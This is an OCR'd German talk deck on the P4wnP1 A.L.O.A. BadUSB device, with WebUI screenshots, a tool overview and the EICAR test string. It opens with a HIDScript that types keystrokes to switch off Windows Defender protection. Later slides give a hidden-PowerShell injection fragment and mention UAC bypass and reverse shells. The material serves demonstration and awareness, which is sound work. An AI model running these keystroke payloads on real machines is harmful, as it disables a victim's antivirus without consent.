
```
layout('de');
press("GUI r");
delay(500);
type("windowsdefender://ThreatSettings")
delay(200);
press("ENTER");
delay(1000);
press("SPACE");
delay(1000);
press("SHIFT TAB");
delay(200);
press("ENTER");
delay(500);
press("ALT F4");
```





# Die WebUI


P4wnP1 A.L.O.A.
USB SETTINGS
WIFI SETTINGS
BLUETOOTH
NETWORK SETTINGS
TRIGGER ACTIONS
HIDSCRIPT
EVENT LOG
GENERIC SETTINGS
USB Gadget Settings
DEPLOY
DEPLOY STORED
RESET
STORE
LOAD STORED
Enabled
Enable/Disable USB gadget (if enabled, at least one function has to be turned on)
Vendor ID
Example: 0x1d6b
0x1d6b
Product ID
Example: 0x1337
0x1347
Manufacturer Name
Mein Blinkender Freund
Product Name
BlinkeBlink
Serial Number
sparkle*
CDC ECM
Ethernet over USB for Linux, Unix and OSX
MAC addresses for CDC ECM
RNDIS
Ethernet over USB for Windows (and some Linux kernels)
MAC addresses for RNDIS
Keyboard
HID Keyboard functionality (needed for HID Script)
Mouse
HID Mouse functionality (needed for HID Script)
Custom HID device
Raw HID device function, used for covert channel
Serial Interface
Provides a serial port over USB
Mass Storage
Emulates USB flash drive or CD-ROM


P4wnP1 A.L.O.A.
USB SETTINGS
WIFI SETTINGS
BLUETOOTH
NETWORK SETTINGS
TRIGGER ACTIONS
HIDSCRIPT
EVENT LOG
GENERIC SETTINGS
Network Interface Settings
DEPLOY
DEPLOY STORED
STORE
LOAD STORED
Generic
Interface
Select which interface to configure
bteth
Generic settings for bteth
Enabled
Enable/Disable interface
Mode
Enable DHCP server, client or manual configuration
DHCP_SERVER
IP
IPv4 address of interface in dotted decimal (f.e. 172.16.0.1)
172.26.0.1
Netmask
Netmask of interface in dotted decimal (f.e. 255.255.255.0)
255.255.255.0
DHCP Server settings for bteth
Authoritative
If disabled, the DHCP Server isn't authoritative
Path to lease file
/tmp/dnsmasq_bteth.leases
DHCP ranges
Lower IP
Upper IP
Lease Time
ADD
172.26.0.2
172.26.0.20
5m
DEL
Records per page: 3
1-1 of 1
DHCP options
Option number (RFC 2132)
Option string
ADD
3
172.26.0.1
DEL
6
172.26.0.1
DEL
Records per page: 3
1-2 of 2
DHCP static hosts
Host MAC
Host IP
ADD
v0.1.1-beta by MaMe82

# Etwas spaß mit ✨P4wnP1 A.L.O.A.✨

UAC-Bypass / Auto-Elevation-Primitives


User Account Control

Bösartige Downloads?

Reverse Shell?

> type('powershell -WindowStyle Hidden -Command "');

# ‘Malware’: EICAR Testdatei




X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

- Maschinensprache

- European Institute for Computer Antivirus Research (EICAR)
  - Textdatei mit 68 ASCII-Zeichen

```
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\Public\Downloads>eicar.com
Die Version von C:\Users\Public\Downloads\eicar.com ist nicht mit der ausgeführt
en Windows-Version kompatibel. Öffnen Sie die Systeminformationen des Computers,
 um zu überprüfen, ob eine x86-(32 Bit)- oder eine x64-(64 Bit)-Version des Prog
ramms erforderlich ist, und wenden Sie sich anschließend an den Herausgeber der
Software.
```


# Probleme & Komplikationen


- Hardware ID will sich nicht ändern lassen, bzw wird nicht korrekt an Windows weitergereicht

- ZEIT

- Eigenes P4wnP1  community KALI kompilieren

- Wechseldatenträger
  - Daten ‘exfiltrierung’ Win10



# Was kann man noch mit dem Raspberry PI W Zero & mehr Zeit machen?

& MicroSD's

Honeypot/Logging-Gadget:

- beim Einstecken nur Informationen über Host sammeln (USB-IDs, OS, offene Ports) und diese lokal/logged darstellt
  - schönes Awareness-Tool

Aircrack-ng Suite:

- De-facto-Standard für WLAN-Audits
  - airodump-ng, aireplay-ng, aircrack-ng

Passwort Cracking:

- John the Ripper
  - Hashcat evtl. Hydra

Metasploit Framework:

- Pentesting Framework (langsam auf Zero)

# Wie sieht es mit Mac Geräten aus?

- HID-Keyboards werden idr. als solche erkannt :)

- **System Integrity Protection** (SIP), Gatekeeper und Notarization
  - Schutz vor unsignierter/unerlaubter Binärausführung und Kernel-Manipulation

TCC, Input Monitoring, Geräte Accessibility?

# Windows FTP-Fun?

| COMMAND | DESCRIPTION |
| --- | --- |
| `open [hostname]` | Connect to an FTP server |
| `user [username]` | Specify the username for authentication |
| `get [filename]` | Download a file from the server |
| `put [filename]` | Upload a file to the server |
| `bye` | Disconnect from the FTP server |